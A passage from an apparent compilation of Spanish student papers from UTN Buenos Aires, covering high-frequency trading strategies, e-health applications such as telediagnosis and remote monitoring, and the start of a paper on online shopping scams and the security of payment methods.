Directional Trading: esta estrategia se encuentra diseñada para tomar ventaja de los grandes intercambios institucionales, así como de fenómenos sociales que afecten a la liquidez de un activo [13]. En [2], se da un ejemplo de esta estrategia: si una institución importante está comprando gradualmente acciones de IBM, el HFT es capaz de notarlo al identificar una secuencia de largas órdenes de compra en un período de minutos. El HFT comprará acciones de IBM, haciendo que el precio suba y luego venderá a las instituciones las acciones de IBM. Para que no se note la intención del HFT puede, por ejemplo, separar la compra en muchas órdenes de compra pequeñas, comerciar en "dark pools" o usar "hidden orders".

Otro tipo de estrategia direccional es el análisis textual de noticias. Un programa de este estilo utiliza algoritmos para leer noticias, buscar palabras claves como "aumento" o "incremento" seguido de "previsión de ganancias" y luego comprar acciones de la compañía a la que se hace referencia [2].

Market Making: este tipo de estrategia puede llevarse a cabo estando registrado o no como Market-Maker. En caso de estarlo cobran un "matrícula de mercado" extra [2]. Consiste en brindar liquidez al mercado, comprando al precio de oferta y vendiendo al precio de demanda, en ocasiones obteniendo una ganancia, pero asumiendo un riesgo de pérdida. No obstante, el HFT puede ajustar las cotizaciones en base a la información que obtiene de otras compras y cancelaciones en el mercado, minimizando el riesgo [2]. Algunos estudios [15, 16] demuestran que la implementación del HFT utilizando estrategias de Market Making aumenta la liquidez del mercado, reduce los diferenciales y ayuda a alinear precios entre mercados. Mientras tanto, y según la literatura académica, aún no existen pruebas de un decremento de la liquidez provocado por el HFT [14].

8. Resultados

En [3] se demuestra que el HFT mejora la estabilidad del mercado y la volatilidad a corto plazo.

Sin embargo, el HFT, según [6, 12] también ocasiona un daño a la integridad de los mercados a través de técnicas de manipulación como el Spoofing, Momentum Ignition y el Front Running. Esto queda demostrado por eventos como el Flash Crash de 2010 en Estados Unidos, en el que el HFT ocasionó una gran caída del mercado de capitales.

Ante estos problemas, el mercado se ve obligado a actualizar su marco regulatorio, especificando los requerimientos técnicos y el marco normativo para aquellas terminales de HFT que se inicien en la actividad.

En cuanto al aspecto empresarial, aquellas empresas dedicadas al rubro de la inversión en bolsa, que operen en países donde el HFT es una práctica común y decidan no sumarse a la práctica de esta estrategia, se verán en una gran desventaja con respecto al resto de competidores [6].

Por otro lado, aquellas empresas que se adentren en la utilización del HFT obtendrán un mejor resultado si utilizan estrategias como las que se detallan en la tabla 1:

Tabla 1. Estrategias de HFT

	Co-Location	Directional Trading	Market Making
Objetivo	Minimizar la latencia.	Tomar ventaja de los grandes intercambios institucionales, así como de fenómenos sociales que afecten a la liquidez de un activo.	Brindar liquidez al mercado y obtener ganancias minimizando los riesgos
Mecanismo	Colocando el hardware lo más cercano posible del servidor donde se efectúan las transacciones.	Existen diferentes maneras en las que puede actuar el algoritmo: • Si una institución importante está comprando gradualmente acciones, el HFT es capaz de notarlo al identificar una secuencia de largas órdenes de compra en un período de minutos. El HFT comprará estas mismas acciones, haciendo que el precio suba y luego venderá a las instituciones las acciones. • Utiliza algoritmos para leer noticias, buscar palabras claves como "aumento" o "incremento" seguido de "previsión de ganancias" y luego comprar acciones de la compañía a la que se hace referencia.	Comprando al precio de oferta y vendiendo al precio de demanda, en ocasiones obteniendo una ganancia, pero asumiendo un riesgo de pérdida.

Como se puede observar, cada estrategia tiene diferentes ventajas y desventajas. Por este motivo, resulta necesario el conocimiento al detalle de las características de cada una de ellas para que así, el inversor pueda tomar decisiones óptimas en relación al contexto que los rodea.

9. Conclusión

En la actualidad, los algoritmos de HFT realizan la mayoría de las transacciones a nivel mundial. Esta situación lleva al surgimiento de una serie de efectos en el mercado que provocan, en los inversores, una necesidad de adaptación a este nuevo paradigma.

Entre los efectos positivos que provoca el HFT en el mercado, los más relevantes son: la mejora de estabilidad que aporta al mercado; la disminución de la volatilidad a corto plazo; y el aumento de la eficiencia general en el manejo de activos.

Por otro lado, se destacan entre los efectos negativos: la diferencia de condiciones en la competencia entre aquellos que utilizan HFT y aquellos que no lo hacen; el posible impacto negativo sobre la liquidez; y la existencia de técnicas de manipulación del mercado a través del HFT. En base a ello se destaca que, si bien el HFT provoca efectos negativos en el mercado, las ventajas que posee el mismo por encima de la inversión discrecional son de mayor peso, pues se obtiene una velocidad, eficiencia y eficacia que una empresa dedicada al rubro nunca podría alcanzar tan solo con personal humano. El crecimiento del uso de esta metodología provoca grandes cambios en el mercado, pues quienes no la utilicen, nunca lograrán obtener la rentabilidad que alcanzan aquellos que sí lo hacen y, además, se encontrarán con una importante desventaja competitiva.

De esta manera, se recomienda la utilización del HFT a todas aquellas empresas dedicadas al rubro y, con el objetivo de obtener el mejor provecho posible, también se recomiendan el uso de las estrategias:

•Co-location: para la reducción de problemas de latencia.

•Directional trading: para que el HFT seleccione estratégicamente qué activos del mercado comprar.

•Market Making: para minimizar los riesgos de pérdida y, al mismo tiempo, obtener ganancias.

Como futuras líneas de trabajo, se propone realizar una comparación entre la legislación presente en Estados Unidos y Europa con respecto al HFT para, de esta manera, poder determinar los aspectos clave a tener en cuenta en la creación de un marco regulatorio que cuide la integridad del mercado.

Referencias

[1] Miguel Sánchez Mojo. Ana Pineda Martínez. La denominada negociación de alta frecuencia. Revista de Derecho del Mercado de Valores. 2013.
[2] Charles M. Jones. Columbia Business School. What do we know about high-frequency trading?. Columbia Business School. 2013.
[3] Vicente Ruiz Herrán. Miguel Ángel Pérez Martínez. Aitiziber Olasolo Sogorb. La Hipótesis Débil de Eficiencia en el Mercado Bursátil Español: uso de estrategias activas de inversión con datos de alta frecuencia. 2012.
[4] Busola Alubankudi. Mikel Tapia. ¿Qué sabemos de la Negociación de Alta Frecuencia?. Universidad Carlos III de Madrid. 2014.
[5] Peter Gomber. Martin Haferkorn. High Frequency Trading. Goethe University Frankfurt, Alemania. 2015.
[6] Carlos Arenillas. Hombres contra Máquinas 'High Frequency Trading'. 2012.
[7] Frank Zhang. High Frequency Trading, Stock Volatility, and Price Discovery. Yale School of Management. 2010.
[8] Yuri Rabassa. ¿Que es el trading?. Universidad San Pablo.2019.
[9] Aldridge, I. (2013). "Occasional Paper Series – Dark Pools in European Equity Markets" HighFrequency Trading. Wiley.
[10] Jaime del Río Miño. Análisis y comparativa de los sistemas automáticos de trading frente al trading discrecional. Universidad Pontificia Comillas de Madrid. 2015.
[11] José Pablo Dapena. La relevancia de la liquidez en el mercado de capitales. 2003.
[12] Greg N. Gregoriou. The Handbook of High Frequency Trading. 2015.
[13] Lin Tong. A Blessing or a Curse? The Impact of High Frequency Trading on Institutional Investors. 2015.
[14] Deutsche Bank Research. High frequency trading. Better than its reputation? 2011.
[15] Hendershott and Riordan, Algorithmic Trading and Information. 2009.
[16] Jovanovic and Menkveld, Middlemen in Limit Order Markets. 2010.

Implicaciones de las Tecnologías sobre el Área Medica.

Jorge Huanca Quispe; Tomas De Monasterio; Leandro Osuna; Tobías Castañeda; Andrew Sosa; Ignacio Nicolás Moscatelli
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
La adición de las tecnologías de internet sobre la salud es un tema en el que se debe indagar las aplicaciones y beneficios. De esta forma permitirá a la gente comprender cómo funciona y que les puede otorgar este cambio. Este estudio se centró en desarrollar conceptos de la salud electrónica y situaciones donde estos se aplican. Esto se realizó viendo artículos y resaltando la información central de cada uno. Los resultados obtenidos muestran un gran aumento en la eficiencia en evitar y corregir situaciones que afecten la salud de las personas. En contraparte se tiene que tener en cuenta los gastos que conlleva, el personal profesional suficiente y las tecnologías de internet estables para que no se pierdan datos en la transmisión. Con esto dicho se puede concluir que la investigación cumple con dar a conocer los beneficios y problemas de esta unión de tecnología y salud. Además se demostró que se tiene que tener una buena base que cumpla los requisitos para la implementación de esta tecnología. Con el surgimiento de nuevas y mejores tecnologías se espera que estos problemas se reduzcan y así poder realizar estudios sobre la viabilidad de estos en el área de la salud.

Palabras clave
Salud, tecnología, beneficios, problemas,

Introducción

Al momento de hablar de e-salud se define como la aplicación de las tecnologías de internet y comunicación sobre el entorno de la salud, ahorrando costos y ofreciendo mayor eficiencia y eficacia en la prestación de los servicios a su cargo [1]. El campo de la e-salud hoy en día tiene diversos proyectos y propuestas que pueden aplicarse a nivel personal o a gran escala.

El objetivo de este trabajo (realizado en el marco de la cátedra de análisis de sistemas, segundo año de cursada) es estudiar cómo son estos proyectos de e-salud, qué beneficios nos pueden otorgar, casos donde se llegaron a realizar y qué cambios o problemas se produjeron al momento de liberarlo.

Para cumplir con los objetivos, el artículo se organiza de la siguiente manera: La sección 1 presenta una descripción de algunos conceptos de la salud electrónica y los beneficios que genera. La sección 2 se muestra ejemplos de proyectos que implementaron estos conceptos y los resultados que genera. La sección 3 se centra en los diversos beneficios y problemas que tienen los proyectos al momento de implementarlo. Finalmente, la sección 4 presenta la conclusión y una visión a futuro de los beneficios que trae sobre nuestro estilo de vida. Asimismo, se presentan las líneas futuras del trabajo

1. Conceptos de salud electrónica

En esta sección se realiza una breve explicación de los distintos conceptos que se derivan de la salud electrónica con el motivo de dar a conocer los cambios que producen al aplicarlo en el ámbito de la salud. En la subsección 1.1 se describe el monitoreo a distancia, en la subsección 1.2 se habla del Telediagnóstico, en la subsección 1.3 se desarrolla el concepto de Teleasistencia y en la subsección 1.4 se explica que es el monitoreo intraoperatorio.

1.1 Monitorización remota de pacientes

Es una tecnología que permite a los pacientes ser monitoreados fuera de los entornos clínicos convencionales, tales como en el hogar. Para que esto sea

posible, el dispositivo debe transmitir de manera inalámbrica los datos.
Cuando se implantan sistemas nuevos de seguimiento y control deben cumplir dos premisas fundamentales.

- Integridad de los datos: es imprescindible comprobar que los datos recibidos a través de monitorización remota son concordantes con los obtenidos en la consulta presencial.
- Tasa de éxito de las transmisiones: para que el sistema tenga utilidad como alarma temprana de eventos clínicos debe ser capaz de asegurar que todas las transmisiones programadas lleguen a su destino [2].

El funcionamiento de cómo se realiza el seguimiento se describe paso a paso en la Figura1.



Figura 1: Funcionamiento de la monitorización remota

Gracias a estos sistemas de monitorización es posible detectar problemas con anterioridad, facilitan el cuidado de enfermos crónicos y personas de tercera edad, etc.

1.2 Telediagnóstico

El Telediagnóstico es definido como el proceso de diagnóstico y pronóstico de un paciente mediante la transmisión de datos a larga distancia, puede ser desde enviar la foto de una herida por WhatsApp a un médico hasta un servicio con seguridad de transmisión de datos, integrado con los sistemas de la organización sanitaria y preparada para responder a una demanda flexible de peticiones de diagnóstico. El mayor valor para las organizaciones sanitarias de estos sistemas es el de ampliar y mejorar su cobertura a comunidades de difícil acceso o de baja población y con la posibilidad de ser realizada en modo de 24 horas al día, 7 días a la semana. Los beneficios que genera el Telediagnóstico es la reducción de listas de espera, la mayor rapidez en el diagnóstico, evitar los traslados de los pacientes, la posibilidad de obtener segundas opiniones médicas, etc. [3]

1.3 Teleasistencia

La Teleasistencia se define como la atención remota y personalizada de pacientes que requieran un seguimiento mediante las tecnologías de internet y comunicaciones. Esta definición se asemeja mucho al monitoreo remoto de pacientes pero este concepto abarca una alta gama servicios de atención médica a través de la educación, apoyo emocional y social, difusión de información y ayuda y sugerencias de autocuidado. En el campo de la Teleasistencia se puede dividir en dos tipos:

- Teleasistencia social que va dirigida a personas mayores, discapacitados, niños, mujeres maltratadas, personas que requieran un seguimiento asistencial y a personas que vivan solas y/o en lugares de difícil acceso. Con el objetivo de facilitarles el apoyo y atención inmediata ante situaciones de crisis personales o médicas, evitar internamientos innecesarios, posibilitar la integración en su medio habitual de vida y facilitar la comunicación con el entorno

evitando el aislamiento social y soledad.

- Teleasistencia médica va dirigida a pacientes que sean enfermos crónicos, paliativos o convalecientes, que necesitan un seguimiento médico especializado. Con el objetivo de actuar de manera inmediata, realizar seguimientos médicos, mantener al paciente en su entorno familiar y reducir el tiempo de ingreso hospitalario [4].

1.4 Monitoreo intraoperatorio

El monitoreo intraoperatorio con técnicas neurofisiológicas consiste en mantener una constante vigilancia con el registro de la integridad funcional de diferentes estructuras del sistema nervioso central y periférico durante procedimientos quirúrgicos en los que existe un potencial riesgo de causar daño irreversible; esta técnica se ha convertido en una herramienta de ayuda valiosa para los cirujanos [5]. Con el monitoreo intraoperatorio se pretende detectar cambios dañinos al cerebro, a la médula espinal y a la función periférica de los nervios antes de que ocurra un daño irreversible.

Existen dos tipos de técnicas en la monitorización intraoperatorio, las de mapeo que identifican las estructuras en riesgo y las de monitorizaciones propiamente dichas que proveen una retroalimentación continua de la operación así como sus complicaciones, que aunque infrecuentes, existen [6].

2. Implementación de salud electrónica

Esta sección se centra en mostrar algunos proyectos que utilizaron como base los conceptos de salud electrónica y los resultados que se obtuvieron. Las siguientes subsecciones abarcaran al menos un proyecto por concepto. En la subsección 2.1 se explicara sobre la Teleasistencia para adultos mayores en México, en la subsección 2.2 se centrará en el monitoreo intraoperatorio para cirugía de la médula espinal, en la subsección 2.3 se hablará sobre el Telediagnóstico implementado en hospitales de Paraguay y en la subsección 2.4 se contara sobre la implementación de electrocardiógrafo en celulares para monitorear remotamente el corazón

2.1 Teleasistencia para adultos mayores en México

El Instituto Mexicano del Seguro Social [7] (IMSS) puso en marcha el Programa de Envejecimiento en 2009, y dentro de éste, el desarrollo de un programa piloto de tele-asistencia y tele-alarma, que consiste en dar atención domiciliaria a distancia (atención telefónica las 24 horas del día). Es una intervención de atención social a la salud que asegura una respuesta rápida ante situaciones de crisis o emergencia mediante acciones de información, orientación y referencia. Los usuarios son personas con 60 años y más, que viven o permanecen solas la mayor parte del día, o que viven con otra persona en condiciones similares.

Se realizó un estudio a los usuarios de este programa y revelo que el programa piloto logró mejoras significativas en la percepción que tienen los usuarios en cuanto a su estado de salud; la tele-asistencia contribuye a mejorar la calidad de vida, la menor dependencia de la persona mayor y brinda tranquilidad para ella y su familia; y que es factible desarrollar servicios de atención social a la salud en el hogar para las personas mayores a partir del uso de las tecnologías, ya que tienen buena aceptación por parte de las personas mayores, de sus cuidadores/familiares y de los profesionales de la salud. El programa responde a la demanda de las personas en

cuanto a la posibilidad de envejecer en casa. El uso de la tecnología en los servicios de salud representa un recurso viable para desarrollar programas de servicios sociales y de salud a distancia para las personas mayores. A pesar de que tienen una buena aceptación por parte de todos los usuarios y del personal de salud, requieren de mayor adaptabilidad a los sistemas existentes y a las necesidades individuales de sus propios usuarios. Sólo así, el programa contribuirá a mejorar la atención que brindan las instituciones de salud ante una población que envejece [8].

2.2 Monitoreo intraoperatorio para cirugía de la médula espinal

Teniendo en cuenta las ventajas que proporciona este método, se decide implementar y evaluar sus características y posibilidades en la cirugía de escoliosis taraco-lumbar, espondilolistesis y hernia discal cervical y lumbar. En este estudio se describe la implementación del monitoreo intraoperatorio con potenciales evocados somato sensoriales (PESS) mediante la estimulación del nervio tibial posterior. Los PESS fueron altamente sensibles a los cambios en los niveles anestésicos, presión arterial y en la función neurológica de los 110 pacientes estudiados. Se logró reducir el índice de incidencia de lesiones neurológicas posquirúrgicas, que fluctúa entre el 6 y el 17 % según los reportes de la literatura mundial, al 0,90 % en estos casos y pudo llegar a ser de 0 % si se hubiesen tomado las medidas pertinentes a tiempo.

Uno de los problemas fundamentales en el monitoreo intraoperatorio es determinar a tiempo cuándo un cambio en los PESS es señal de daño neurológico y no debido a diferentes factores sistémicos presentes durante las operaciones, como son el nivel de anestesia, el tipo de anestésico utilizado, la temperatura corporal y la presión arterial del paciente. La habilidad del neurofisiología que realiza el monitoreo está precisamente en poder determinar a tiempo el valor de esos cambios y su significado, y evitar de esta forma una secuela posquirúrgica [9].

2.3 Telediagnóstico implementado en hospitales de Paraguay

Se realizó en los hospitales regionales, distritales y generales, de las 18 regiones sanitarias en las que se divide el país y que no contaban con servicios diagnósticos de electrocardiografía, tomografía (sin contraste) y ecografía ginecoobstétrica. Se instaló la aplicación para el servicio de telediagnóstico en 25 hospitales en el nivel nacional. En 24 de ellos se instaló el servicio de teleelectrocardiografía (tele-ECG), en seis se instaló teletomografía y, en cuatro, teleecografía. De los 34 096 telediagnóstico realizados a través del sistema de telemedicina de la Dirección de Telemedicina del MSPBS, el 41% correspondieron a varones y el 59% a mujeres. Representaron el total de casos diagnosticados a distancia con historias clínicas ajustadas al propósito de la investigación. La edad media de los pacientes fue de 48 años. La reducción del costo unitario mediante el diagnóstico remoto fue de 4,5 veces para ECG, 26,4 veces para tomografía y de 8,3 veces para ecografía. Esto supone un beneficio importante para cada ciudadano del interior del país, toda vez que el costo promedio de diagnóstico remoto para cada hospital sea igual o inferior al coste total del diagnóstico presencial. La implementación de este sistema aporta beneficios monetarios en relación a la reducción de los costos de la asistencia médica, los gastos de traslado de pacientes y del personal especializado. También, el sistema de telediagnóstico podría utilizarse como plan de contingencia para la asistencia médica en casos de catástrofes, epidemias, pandemias o ante

cualquier evento con gran afluencia de pacientes. En la evaluación de diagnóstico clínico se reveló que al comparar la calidad de las imágenes de pacientes generadas en la pantalla de los equipos médicos de diagnóstico y las disponibles en el sistema de telediagnóstico no se encontraron discrepancias significativas en lo referente a la calidad global de la imagen, aberraciones ópticas y fidelidad. Sin embargo, se determinó que la vulnerabilidad de la conectividad es alta y dependiente de la tecnología de comunicación disponible, que en este caso fue principalmente inalámbrica. No obstante, y a pesar de los prometedores resultados en este estudio, antes de realizar su implementación masiva en los centros asistenciales de salud del interior del Paraguay consideramos que se deberá realizar un estudio más pormenorizado de los sistemas de salud, de los costos para su implementación, mantenimiento y sustentabilidad así como de la calidad diagnóstica del sistema acorde a las metodologías vigentes [10].

2.4 Implementación de electrocardiógrafo en celulares para monitorear remotamente el corazón

En este proyecto se describe el diseño y la implementación de una aplicación App para un electrocardiógrafo ambulatorio de tres derivaciones, cuyo objetivo es la visualización y transmisión de los datos del corazón todo esto por medio de las bondades que nos brindan los Smartphone y las redes celulares. Estas señales son procesadas de manera analógica y digital mediante el Arduino[11] para posteriormente se enviadas mediante vía Bluetooth al teléfono inteligente, en donde son visualizados el ciclo cardíaco y la frecuencia cardíaca, estos pueden ser enviados mediante mensaje o correo electrónico a un especialista en caso de considerarlo necesario y finalmente para el caso del especialista puede visualizar los datos en su computador personal por medio de una hoja de Excel y emitir un rápido diagnóstico en caso de necesitarlo. Para la visualización en el teléfono inteligente y transmisión de los datos se tuvo que realizar un firmware, el cual fue creado en el programa App Inventor que es un entorno de desarrollo de software creado para elaborar aplicaciones destinadas al sistema operativo Android. Es un paquete de software de código abierto y no presenta ningún tipo de restricción de interconexión con otros dispositivos como el módulo Bluetooth, esto debido a que Android fue desarrollado por un grupo de varias compañías que desarrollan estándares comunes y abiertos para dispositivos móviles. La implementación de este sistema optimiza el tiempo de las personas ya que con tan solo poseer el dispositivo y la aplicación instalada en su teléfono inteligente se puede acceder a un control rápido y en tiempo real de la actividad eléctrica del corazón y en cuestión de minutos llegar a obtener un diagnóstico confiable para el médico especialista, con la facilidad de que puede ser realizado en cualquier lugar [12].

3. Beneficios y problemas de los proyectos de e-salud.

En general los proyectos de salud electrónica son desarrollados con el motivo de traer beneficios para las personas como la reducción del porcentaje de muertes y la mejora de la calidad de los servicios de asistencia médica. No obstante, con el estudio realizado se puede ver los problemas que tienen estos proyectos para lograr sus objetivos.

Los resultados revelan que se tiene que tener en cuenta los costos para su implementación, mantenimiento y sustentabilidad así como de la calidad del diagnóstico. Por este motivo se debe

realizar más estudios en relación a este tema y no dejarse llevar por los resultados prometedores de un solo estudio.

De los proyectos mostrados en este artículo se puede ver que existen problemas cuando las tecnologías no son suficientemente seguras en el envió de datos o en la falta de profesionales capaces en la detección de cambios inesperados. En los proyectos de monitoreo intraoperatorio es necesario que un profesional tenga la capacidad de detectar cambios en medio de la cirugía y corregirlo de manera rápida. En los proyectos de telediagnóstico puede ocurrir que las tecnologías de internet y comunicación fallen y envíen datos erróneos o imágenes borrosas debido a las limitaciones de la tecnología del lugar. Estos problemas pueden afectar negativamente en la viabilidad del proyecto y ser cancelado.

4. Conclusión

Con base a la evidencia mostrada en el artículo podemos decir que la salud electrónica es un buen ejemplo de cómo las tecnologías de nueva generación mejoran las áreas donde se aplican, en este estudio se demostró que los servicios de asistencia médica generan resultados satisfactorios en la reducción de accidentes y la rápida atención de las personas. Sin embargo, también la información dada por el artículo muestra que existen requisitos que las propuestas necesitan satisfacer para que sean viables en el tiempo y mejoren la calidad de las personas. Cada centro médico que quiera implementar estas propuestas deben poder cubrir los gastos que ellas conllevan, así como también contar con personal profesional y contar con tecnologías de informaciones eficientes y eficaces. A medida que la tecnología avanza podemos decir que las propuestas y conceptos desarrollados darán un salto de mejora en relación a los instrumentos que usan actualmente y al fin resolver los impedimentos que tienen para llevarse a cabo.

Referencias:

[1]Judith Mariscal Aviles, J. Ramón Gil-García, Fernando Ramírez-Hernández. “e-Salud en México: antecedentes, objetivos y retos”.redalyc.03 de febrero de 2012. Disponible en: https://bit.ly/1M4BetP

[2]Francisco García Urra, José Manuel Porres Aracama, Beatriz Fontán Martín-Chico. “Dispositivos electrónicos y monitorización remota”. SciELos salud pública.22 de febrero 2013. Enlace: https://bit.ly/2yIHZ19

[3]Jose Miguel Cacho.“Telediagnóstico, un breve decálogo”.People in the esalud.7 de octubre 2014.Enlace: https://bit.ly/2ZFYgQb

[4]Julio Montejano Domínguez. “Sistemas avanzados de Teleasistencia en el hogar”. Septiembre 2004. Enlace: https://bit.ly/31hElrc

[5]Angela Gómez, Sandra Carrillo. “Monitoreo Intraoperatorio”. Asociación Colombiana de Neurología. 16 mayo 2016. Enlace: https://bit.ly/2ZFyJqk

[6]J. Urriza, L. Imirizaldu, R.M. Pabón, O. Olaziregi, I. García de Gurtubay. “Monitorización neurofisiológica intraoperatoria: métodos en neurocirugía”. Anales del Sistema Sanitario de Navarra. Publicado en 2009. Enlace: https://bit.ly/2GRqVdA

[7]Instituto Mexicano del Seguro Social. Enlace: https://bit.ly/1nkjdKT

[8] Liliana Giraldo-Rodríguez, Sara Torres-Castro, David Martínez-Ramírez, Luis Miguel Gutiérrez-Robledo, Ricardo Pérez-Cuevas. “Tele-asistencia y tele-alarma para adultos mayores: experiencias preliminares en México”. Rev. Saúde Pública 47 (04). Agosto 2013. Enlace: https://bit.ly/33lsXfy

[9] MSc. Roger Álvarez Fiallo1. “Utilidad del monitoreo intraoperatorio con potenciales evocados somatosensoriales de columna vertebral”. Rev Cub Med Mil v.33 n.3 Ciudad de la Habana jul.-sep. 2004. Enlace: https://bit.ly/2yLLzHQ

[10] Pedro Galván, Miguel Velázquez, Gualberto Benítez, José Ortellado, Ronald Rivas, Antonio Barrios, Enrique Hilario. "Impacto en la salud pública del sistema de telediagnóstico implementado en Paraguay". Rev Panam Salud Pública 41 08 Jun 2017. Enlace: https://bit.ly/2ZGwzXh
[11] Arduino. Enlace: https://bit.ly/1ThOjzl
[12] Parra Balzar, Fidel David Montero Chipantashi, Erika Elizabeth. "Desarrollo de la etapa de comunicación de un electrocardiógrafo de tres derivaciones y la aplicación para visualización y monitoreo remoto mediante dispositivos móviles". Editorial Quito. 2019. Enlace: https://bit.ly/2KzIUpY

Seguridad Online: estafas y medios de pago

Amore, M. Soledad; Basitt Paz, Juan Ignacio; Bozzini, Mateo; García, Julián
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Internet es útil para la adquisición de bienes de manera cómoda e instantánea, comparando precios en cuestión segundos. Existen diversas maneras de efectuar un pago en las distintas tiendas online existentes, que pueden desembocar en una estafa si no se tienen en cuenta ciertas cuestiones. Muchas de estas tiendas operan a favor del consumidor en caso de fraude, pero existen otras que no lo hacen, por eso es importante saber cómo actuar en estos casos. Comprar de manera online sigue siendo un tema que genera desconfianza en ciertas personas, por eso también es importante establecer el método de pago online más seguro del mercado, y fomentar su uso para así ayudar al comercio electrónico a crecer. El objetivo del presente trabajo es analizar la seguridad de las transacciones web y detallar cómo se debería operar en caso de ser una víctima del robo de información o de una estafa.

Palabras Clave
Tienda Online, Compra, Medios de pago, Estafa.

Introducción

Existen diversas páginas web dedicadas al comercio de bienes que se encuentran orientadas a conseguir mayor número de ventas y agilizar el proceso de compra. Éstas son las tiendas online, las cuales buscan facilitarle a los usuarios la búsqueda del producto deseado. La mayoría de estas páginas trabajan de la misma manera: el interesado crea un usuario donde ingresa sus datos, éste utiliza el buscador para localizar lo que necesita y, a la hora de comprar, se encuentra con diferentes métodos de pago, entre ellos: tarjeta de crédito, débito, transferencia bancaria, canales de cobranza extra bancarias, etc. [1]. Sin embargo, no siempre estas compras son tan simples, en ocasiones uno se puede encontrar con estafadores o, directamente, tiendas web fraudulentas que, imitando a otras de mayor reputación, logran robar la información y el dinero de los usuarios. Por ejemplo, Argentina se encuentra sexta en el ranking global con 16,48% de su población conectada a Internet afectada por la modalidad de *phishing* [2] (el fraude informático que, mediante un e-mail adquiere información como nombres de usuario, claves o datos de cuentas o tarjetas de crédito, fingiendo ser una entidad de confianza, tal como una tienda online).

Es de conocimiento público, la falta de seguridad en algunas transacciones electrónicas. Por ejemplo, existen vendedores a los que, una vez finalizada la compra, es imposible realizarles un reclamo. O también puede ocurrir que el cliente reciba un producto que no corresponde a lo que pagó. Según reportes de The Nilson Report, una consultora que investiga los sistemas de pago de todo el mundo, en la Argentina existe una pérdida de más de 800.000 dólares por día por estos tipos de delito online [3].

Cuando un usuario sin experiencia decide realizar una compra por Internet, puede correr el riesgo de ser estafado (debido al desafío que se genera al navegar por páginas web poco fiables). Una gran cantidad de personas aún desconfían de las tiendas online, por eso deciden no comercializar de dicha forma. Esto es una de las principales barreras para el desarrollo del comercio electrónico.

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada), es analizar la seguridad de las transacciones web, enumerar las

características para que una página de transacciones online sea fiable, determinar los medios de pago online más seguros y detallar cómo se debería operar en caso de ser una víctima del robo de información o de una estafa.

Para cumplir con los objetivos mencionados, el trabajo se estructura de la siguiente manera: en la sección 1, se define qué son las compras en línea; en la sección 2, se detallan los diferentes medios de pago y su grado de seguridad; en la sección 3, se precisa cómo debe operar un cliente el cual ha caído en una estafa, y se establece un cuadro comparativo con distintas tiendas web reconocidas, evaluando su accionar en caso de producirse una estafa. Por último, en la sección 4, se detallan las conclusiones y futuras líneas de trabajo.

1. Compras en tiendas online

En materia de comercio electrónico, una compra en línea es la acción voluntaria de adquirir un bien o contratar un servicio a distancia, por medio de Internet, a cambio de un precio. Para que haya una compra online, como en cualquier contrato, debe haber comprador, vendedor, cosa, precio y consentimiento [4].

Una de las razones por las que la gente se decide a comprar online es que pueden revisar y comparar decenas de tiendas y productos a la vez. En lugar de tener que visitar varias tiendas físicas, los compradores en línea simplemente con navegar de una página web a otra, pueden ir comparando las tiendas y sus productos (tanto precio como servicio y calidad) en pocos minutos. En resumen, la gente lo prefiere ya que poseen información al alcance de la mano. Se sabe que mientras más información tiene un cliente más fácil será su decisión de compra [5].

Muchos compradores utilizan un sistema híbrido de compras donde visitan una tienda física para determinar exactamente lo que quieren, y luego buscan el objeto en línea para obtener mejores precios. Esto se produce en ciertas categorías, como la ropa, donde el comprador quiere tocar, sentir y probar el producto. Es decir, el interesado visita una tienda física, encuentra el producto exacto que quiere y se dirige a la web para encontrar el mismo producto a un mejor precio. Los compradores en línea informan que, leer críticas es una de las razones más importantes por las que las personas se deciden a compran en línea en una tienda u otra [5].

2. Sobre los medios de pago en línea existentes y su seguridad

Si hay un obstáculo que el comercio electrónico trabaja por eliminar es la poca confianza de los clientes a la hora de realizar el pago en Internet. Para eliminar esta traba, el comercio electrónico lucha para ofrecer una experiencia de compra cada vez más segura al consumidor, que ofrece totales garantías al igual que una tienda física [6].

Por ello, los comercios online proponen diferentes medios de pago que se ajusten a las preferencias de cada comprador, entre ellos las tarjetas de crédito, débito, transferencia, etc.

Tarjetas: son las más utilizadas por su comodidad y rapidez, pero también las que más ataques sufren. Para evitar que se filtren los datos de una tarjeta, muchos establecimientos utilizan TPV (Terminal de Punto de Venta) virtuales con autenticación, de modo que la entidad que emite el plástico pueda verificar que es auténtico y proteger los datos del cliente. Existen muchos establecimientos en línea que solo permiten la compra a través de tarjetas de crédito, y algunos no permiten el pago con tarjetas prepago [6]. Por ejemplo, algunas tarjetas utilizadas son: American Express, Visa-Mastercard.

Plataformas de pago: dado que no todos los consumidores desean compartir ciertos datos personales, existe un método que

consiste en vincular el pago a una tarjeta de débito, o crédito, o a una cuenta bancaria, de modo que solo se tenga que introducir la clave de la cuenta de usuario de la misma plataforma. Este método es conocido como "plataforma de pago" [6]. Por ejemplo, PayPal (en caso de fraude, se puede llegar a esperar hasta 180 días a que se resuelva el problema), Google Pay (donde los pagos se confirman mediante la huella dactilar) o Stripe (tiene menos comisión que PayPal).

Contrareembolso (cobro a la entrega): el cliente paga cuando recibe el producto. Esta situación ofrece al comprador más seguridad, aunque normalmente tiene que pagar un recargo adicional por usar este medio de pago [7]. Usualmente este método es aceptado por tiendas poco conocidas.

Por transferencia: esta opción es cada vez más utilizada, ya que mucha gente no paga comisiones con este servicio. Igual que con la tarjeta de crédito, se paga antes de recibir el bien o servicio, lo cual representa una ventaja para el comerciante. El inconveniente es que el dinero puede tardar hasta 48 horas a llegar [7]. Por ejemplo, Ebay.com lo utiliza.

Pago con Escrow: consiste en que el comprador no paga directamente al vendedor, sino que deja el dinero en una cuenta de un tercero en depósito. El dinero no se transfiere de esa cuenta a la del vendedor hasta que el comprador recibe el producto y comprueba que todo está correcto. Es la forma de pago más segura que existe en la actualidad, ya que se evita toda posibilidad de fraude. Algunas empresas que lo utilizan son: Airbnb.com, Alibaba.com, Nubelo.com.

